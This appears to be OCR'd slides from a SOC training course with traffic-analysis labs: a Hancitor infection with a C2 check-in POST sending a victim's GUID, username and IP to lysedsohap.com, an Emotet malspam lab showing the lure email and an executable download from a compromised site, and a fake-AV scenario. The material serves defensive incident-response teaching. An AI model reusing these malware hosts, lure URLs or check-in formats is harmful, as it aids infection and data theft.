
In recent years, Night Dew Spirits expanded to several locations across the United States. Night Dew's expansion includes a network architecture under the name ***nightdew.org***. You work in the Security Operations Center (SOC) monitoring alerts on the company's network traffic.

On Friday 2018-05-11 (UTC time), you receive unspecified alerts on a possible infected Windows host. Your co-worker retrieves network traffic related to these alerts. You must review the traffic and draft an incident report.

RICHEY MAY
TECHNOLOGY SOLUTIONS

Incident Report Guidelines

- **EXECUTIVE SUMMARY:**
- Timeline of the activity
- Who was involved
- Summary of what happened
- **DETAILS:**
- Date and time of the activities:
- MAC, IP, and Hostname of affected system(s):
- What happened:
- **INDICATORS:**
- List the IP addresses, ports, and domains associated with the activity:


10.0.14.129
10.0.14.3
184.72.249.110
185.43.223.6
111.90.144.30
5/10/2018, 7:06:55 PM
DNS Update From External net
5/10/2018, 7:08:04 PM
External IP Lookup api.ipify.org
5/10/2018, 7:08:04 PM
Tordal/Hancitor/Chanitor Checkin
5/10/2018, 7:08:06 PM
Hancitor encrypted payload Jan 17 (1)
5/10/2018, 7:08:12 PM
Fareit/Pony Downloader Checkin 2
5/10/2018, 7:08:14 PM
Fareit/Pony Downloader Checkin 2
5/10/2018, 7:08:14 PM
Hancitor encrypted payload Jan 17 (1)
5/10/2018, 7:10:16 PM
Tordal/Hancitor/Chanitor Checkin
5/10/2018, 7:12:16 PM
Tordal/Hancitor/Chanitor Checkin
5/10/2018, 7:14:17 PM
Tordal/Hancitor/Chanitor Checkin
5/10/2018, 7:16:17 PM
Tordal/Hancitor/Chanitor Checkin
5/10/2018, 7:18:18 PM
Tordal/Hancitor/Chanitor Checkin
5/10/2018, 7:20:18 PM
Tordal/Hancitor/Chanitor Checkin
5/10/2018, 7:21:51 PM
DNS Update From External net
5/10/2018, 7:21:51 PM
DNS Update From External net
5/10/2018, 7:22:19 PM
Tordal/Hancitor/Chanitor Checkin

RICHEY MAY
TECHNOLOGY SOLUTIONS

Tordal/Hancitor/Chanitor Checkin detected in 2018-05-11-traffic-analysis-exercise.pcap

Time	Packet	Protocol	Source	Destination	Additional Threats	Follow
2018/05/11 02:08:04 +0000	630	TCP	10.0.14.129:49198	185.43.223.6:80 (Netherlands)	source | dest | ip pair	stream

Payload (370 bytes) show as: hex | ascii

```
00000000   50 4f 53 54 20 2f 34 2f 66 6f 72 75 6d 2e 70 68   POST /4/forum.ph
00000010   70 20 48 54 54 50 2f 31 2e 31 0d 0a 41 63 63 65   p HTTP/1.1..Acce
00000020   70 74 3a 20 2a 2f 2a 0d 0a 43 6f 6e 74 65 6e 74   pt: */*..Content
00000030   2d 54 79 70 65 3a 20 61 70 70 6c 69 63 61 74 69   -Type: applicati
00000040   6f 6e 2f 78 2d 77 77 77 2d 66 6f 72 6d 2d 75 72   on/x-www-form-ur
00000050   6c 65 6e 63 6f 64 65 64 0d 0a 55 73 65 72 2d 41   lencoded..User-A
00000060   67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e   gent: Mozilla/5.
00000070   30 20 28 57 69 6e 64 6f 77 73 20 4e 54 20 36 2e   0 (Windows NT 6.
00000080   31 3b 20 57 69 6e 36 34 3b 20 78 36 34 3b 20 54   1; Win64; x64; T
00000090   72 69 64 65 6e 74 2f 37 2e 30 3b 20 72 76 3a 31   rident/7.0; rv:1
000000A0   31 2e 30 29 20 6c 69 6b 65 20 47 65 63 6b 6f 0d   1.0) like Gecko.
000000B0   0a 48 6f 73 74 3a 20 6c 79 73 65 64 73 6f 68 61   .Host: lysedsoha
000000C0   70 2e 63 6f 6d 0d 0a 43 6f 6e 74 65 6e 74 2d 4c   p.com..Content-L
000000D0   65 6e 67 74 68 3a 20 31 32 33 0d 0a 43 61 63 68   ength: 123..Cach
000000E0   65 2d 43 6f 6e 74 72 6f 6c 3a 20 6e 6f 2d 63 61   e-Control: no-ca
000000F0   63 68 65 0d 0a 0d 0a 47 55 49 44 3d 31 30 34 31   che....GUID=1041
00000100   32 37 37 31 39 37 33 36 36 35 30 30 32 32 34 30   2771973665002240
00000110   26 42 55 49 4c 44 3d 30 39 66 68 78 30 35 26 49   &BUILD=09fhx05&I
00000120   4e 46 4f 3d 43 48 49 43 41 47 4f 2d 37 46 41 33   NFO=CHICAGO-7FA3
00000130   2d 50 43 20 40 20 4e 49 47 48 54 44 45 57 5c 66   -PC @ NIGHTDEW\f
```

1 Alert

Alerts provided by Emerging Threats 2018-06-21

	Signature	SID.rev	RuleSet
1	Tordal/Hancitor/Chanitor Checkin	2819978.5	ETPRO TROJAN

External References

There are no references available for these alerts.

RICHEY MAY
TECHNOLOGY SOLUTIONS

Follow HTTP Stream 10.0.14.129:49198 ↔ 185.43.223.6:80 in 2018-05-11-traffic-analysis-exercise.pcap

Show only this stream | Filter out this stream

```
POST /4/forum.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: lysedsohap.com
Content-Length: 123
Cache-Control: no-cache

GUID=10412771973665002240&BUILD=09fhx05&INFO=CHICAGO-7FA3-PC @ NIGHTDEW\faith.hoffman
&IP=173.236.56.182&TYPE=1&WIN=6.1(x64)
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Fri, 11 May 2018 02:10:46 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.45

GKPTARZAEg4OCkBVVQ0bFAkbExwPFlQZFRdVDQpXGRUUDh8UDlUKFg8dExQJVR8bCQNXFx8eExtXHhUNFBYVG
x5VSwYSDg4KQFVVDQ0NVAwTGQ4VCAMVDw4IHxsZEgwbFhYfEBVUGRUXVQ0KVxkVFA4fFA5VChYPHRMUCVUIHx
0fFB8IGw4fVw4SDxcYFBsTFglVExQZFg8eHwlVSwYSDg4KQFVVFx8eFh8DCRUPClQZFRdVDQpXGRUUDh8UDlU
KFg8dExQJVRkVFxMZCggfCQlXFxsUGx0fCFVLBhIODgpAVVUIGx4TGxQOEh8bCA4ZFRsZEhMUHVQZFRdVGBYV
HVUNClcZFRQOHxQOVQ4SHxcfCVUODR8UDgMOHxRVSwYSDg4KQFVVEh4XExkbGBYfCB8MEx8NCVQZFRdVDQpXG
RUUDh8UDlUKFg8dExQJVR0VFR0WH1cJEw4fFxsKVx0fFB8IGw4VCFVLBwEYQBIODgpAVVUNGxQJGxMcDxZUGR
UXVQ0KVxkVFA4fFA5VChYPHRMUCVUfGwkDVxcfHhMbVx4VDRQWFRseVUgGEg4OCkBVVQ0NDVQMExkOFQgDFQ8
OCB8bGRIMGxYWHxAVVBkVF1UNClcZFRQOHxQOVQoWDx0TFAlVCB8dHxQfCBsOH1cOEg8XGBQbExYJVRMUGRYP
Hh8JVUgGEg4OCkBVVRcfHhYfAwkVDwpUGRUXVQ0KVxkVFA4fFA5VChYPHRMUCVUZFRcTGQoIHwkJVxcbFBsdH
```

Entire Conversation ◉ ASCII ○ Hex Dump ☑ Wrap long lines

RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

Lab: Malicious Traffic 3

RICHEY MAY
TECHNOLOGY SOLUTIONS

2018-07-03-Emotet-malspam-infection-traffic.pcap

Malicious Traffic 3

Scenario

You get into the office after a nice mid-week 4th of July break. A user reports a possible incident after opening a document called “wishes-July-4th.doc”. The help desk has escalated the ticket to your queue and you get to work. You analyze the attached email titled “4th of July congratulation” and spin up a sandbox to test the attachment. The screenshots attached are taken as part of your IR documentation.

RICHEY MAY
TECHNOLOGY SOLUTIONS


Incident Report Guidelines

- **EXECUTIVE SUMMARY:**
- Timeline of the activity
- Who was involved
- Summary of what happened
- **DETAILS:**
- Date and time of the activities:
- MAC, IP, and Hostname of affected system(s):
- What happened:
- **INDICATORS:**
- List the IP addresses, ports, and domains associated with the activity:

RICHEY MAY
TECHNOLOGY SOLUTIONS

```
Received: from 10.0.0.60 ([77.154.199.135]) by [removed] for [removed];
        Tue, 03 Jul 2018 19:24:10 +0000 (UTC)
Date: Tue, 03 Jul 2018 21:23:59 +0100
From: William King <[removed]@[removed]>
To: [removed]
Message-ID: <130638435820.201873192359@[recipient's email domain]>
Subject:  4th of July congratulation
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----=_NextPart_000_0096_B04CEA8B.A68B144C"

------=_NextPart_000_0096_B04CEA8B.A68B144C
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: quoted-printable

=0DHi,

=0DThis independence day brings forth a new hope to make our tomorrows most=
 beautiful and cherished. =0DWishing everyone a very happy 4th of July.

Greeting Card in attachment.

   http://www.2019voting.com/4th-July-2018/


Happy July 4th!

William King
=20

=0D"Red is for victory white is for purity blue is for loyalty USA where co=
urage n=E2=80=99 Fortitude is the Norm!"
------=_NextPart_000_0096_B04CEA8B.A68B144C--
```

RICHEY MAY
TECHNOLOGY SOLUTIONS



RICHEY MAY
TECHNOLOGY SOLUTIONS

Files Downloaded

http.request or http.request or http.response

No.	Time	Source	Destination	Protocol	SrcPort	DstPort	Host	GeoIP	Server Name	Info
6	0.778512	10.7.3.102	45.63.31.206	HTTP	49194	80	www.grabaspace.com			GET /Greeting-eCard/ HTTP/1.1
364	2.374024	45.63.31.206	10.7.3.102	HTTP	80	49194		Sydney, AU, ASN 20473, Choopa, LLC		HTTP/1.1 200 OK (application/msword)
375	42.521184	10.7.3.102	64.13.232.218	HTTP	49198	80	www.kotizacija.branding.ba			GET /TsUbf7QLJ/ HTTP/1.1
497	43.978714	64.13.232.218	10.7.3.102	HTTP	80	49198		Culver City, US, ASN 31815, Media Te…		HTTP/1.1 200 OK (application/octet-stream)
503	64.751347	10.7.3.102	189.197.62.222	HTTP	49199	443	189.197.62.222:443			POST / HTTP/1.1

Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
364	www.grabaspace.com	application/msword	260 kB	Greeting-eCard
497	www.kotizacija.branding.ba	application/octet-stream	106 kB	TsUbf7QLJ
503	189.197.62.222:443		324 bytes	\

Info

```
GET /Greeting-eCard/ HTTP/1.1
HTTP/1.1 200 OK  (application/msword)
GET /TsUbf7QLJ/ HTTP/1.1
HTTP/1.1 200 OK  (application/octet-stream)
```

RICHEY MAY
TECHNOLOGY SOLUTIONS

Follow TCP Stream

Wireshark · Follow TCP Stream (tcp.stream eq 1) · 2018-07-03-Emotet-malspam-infection-traffic.pcap

```
GET /TsUbf7QLJ/ HTTP/1.1
Host: www.kotizacija.branding.ba
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 03 Jul 2018 13:30:33 GMT
Server: Apache/2.2.34
X-Powered-By: PHP/5.6.21
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Content-Disposition: attachment; filename="206326504479.exe"
Content-Transfer-Encoding: binary
Vary: User-Agent
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: application/octet-stream

11ef0
MZ.....@.....                .!..L.!This program cannot be run in DOS mode.

$.......PE..L....v;[.............
..`.................@....@.....................................................................p...........p
..............@..T....1..H.................text...*!.......0.................
..`.rdata...F...@...P...@.............@..@.data...T.........................@....pdata..p........
0...p.............@..@.....................................................................................
```

RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

Lab: Malicious Traffic 4

RICHEY MAY
TECHNOLOGY SOLUTIONS

2018-06-28-fake-AV-screen-locker.pcap

Malicious Traffic 4

Scenario


This is the third time this week that Paul has infected his system with fake AV software. The help desk manager is getting annoyed that his team has to keep fixing Paul's system, so he asks you how they can better prevent these incidents.

RICHEY MAY
TECHNOLOGY SOLUTIONS

